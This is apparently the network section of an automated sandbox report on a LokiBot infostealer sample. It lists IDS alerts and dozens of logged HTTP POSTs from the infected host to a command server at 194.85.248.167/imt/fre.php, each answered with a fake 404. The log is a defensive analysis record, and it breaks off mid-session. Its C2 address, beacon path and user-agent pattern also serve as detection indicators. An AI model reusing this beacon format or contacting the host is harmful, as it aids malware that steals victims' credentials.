11/25/21-18:24:08.055054	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49865	194.85.248.167	192.168.2.3
11/25/21-18:24:09.150416	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49866	80	192.168.2.3	194.85.248.167
11/25/21-18:24:09.150416	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49866	80	192.168.2.3	194.85.248.167
11/25/21-18:24:09.150416	TCP	2025381	ET TROJAN LokiBot Checkin	49866	80	192.168.2.3	194.85.248.167
11/25/21-18:24:09.150416	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49866	80	192.168.2.3	194.85.248.167
11/25/21-18:24:09.249568	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49866	194.85.248.167	192.168.2.3
11/25/21-18:24:11.256726	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49867	80	192.168.2.3	194.85.248.167
11/25/21-18:24:11.256726	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49867	80	192.168.2.3	194.85.248.167
11/25/21-18:24:11.256726	TCP	2025381	ET TROJAN LokiBot Checkin	49867	80	192.168.2.3	194.85.248.167
11/25/21-18:24:11.256726	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49867	80	192.168.2.3	194.85.248.167
11/25/21-18:24:11.963359	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49867	194.85.248.167	192.168.2.3

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 194.85.248.167

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49744	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:22:15.658540010 CET	1080	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 190 Connection: close
Nov 25, 2021 18:22:17.612982035 CET	1081	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:22:15 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 15 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49745	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:22:18.837898016 CET	1082	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 190 Connection: close
Nov 25, 2021 18:22:20.563548088 CET	1082	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:22:18 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 15 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49756	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:22:37.775846004 CET	1116	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:22:39.011204958 CET	1117	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:22:37 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49757	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:22:40.734394073 CET	1118	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:22:41.150240898 CET	1118	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:22:40 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49758	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:22:44.172504902 CET	1119	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:22:44.258064032 CET	1120	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:22:44 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49759	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:22:45.537822008 CET	1120	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:22:46.363115072 CET	1121	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:22:45 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.3	49760	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:22:47.475042105 CET	1122	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:22:47.564037085 CET	1123	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:22:47 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.3	49761	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:22:48.480655909 CET	1123	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:22:48.579071045 CET	1124	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:22:48 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.3	49762	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:22:51.071537018 CET	1125	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:22:51.163779974 CET	1125	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:22:51 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.3	49763	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:22:52.226443052 CET	1126	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:22:52.969003916 CET	1127	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:22:52 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.3	49765	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:22:54.348325014 CET	1138	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:22:54.655709982 CET	1139	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:22:54 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.3	49766	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:22:55.798213005 CET	1140	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:22:56.114464998 CET	1141	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:22:55 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49746	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:22:21.772417068 CET	1083	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:22:21.949353933 CET	1084	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:22:21 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.3	49769	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:22:58.836458921 CET	1156	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:22:59.163003922 CET	1156	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:22:58 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.3	49770	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:01.423938036 CET	1268	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:02.684122086 CET	1404	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:23:01 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.3	49785	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:07.452291965 CET	1965	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:23:07.544955015 CET	1967	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:23:07 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.3	49809	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:09.396769047 CET	7360	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:23:09.919205904 CET	7365	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:23:09 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.3	49813	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:13.834389925 CET	7369	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:13.931421995 CET	7370	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:23:13 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.3	49814	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:19.463238955 CET	7370	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:23:20.086960077 CET	7371	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:23:19 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.3	49817	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:23.655364990 CET	7987	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:23:24.492059946 CET	7988	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:23:23 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.3	49818	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:26.318058014 CET	7988	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:26.435048103 CET	7989	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:23:26 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.3	49819	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:27.828007936 CET	7990	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:23:27.923948050 CET	7991	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:23:27 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.3	49820	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:29.237001896 CET	7991	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:23:29.329432964 CET	7992	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:23:29 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49747	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:22:23.379975080 CET	1084	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:22:23.474404097 CET	1085	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:22:23 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.3	49821	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:30.587831020 CET	7992	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:23:30.896799088 CET	7993	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:23:30 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.3	49822	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:32.864603043 CET	7994	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:23:32.960192919 CET	7994	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:23:32 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.3	49823	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:35.140691042 CET	7995	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:35.375535965 CET	7996	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:23:35 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.3	49825	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:36.493113041 CET	8002	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:23:37.014189005 CET	8003	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:23:36 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.3	49827	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:40.295825958 CET	8012	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close
Nov 25, 2021 18:23:40.387691975 CET	8012	IN	HTTP/1.0 404 Not Found Date: Thu, 25 Nov 2021 17:23:40 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.3	49829	194.85.248.167	80	C:\Users\user\Desktop\U001P56ybm.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:23:41.914761066 CET	8020	OUT	POST /imt/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: 194.85.248.167 Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 3D93679C Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
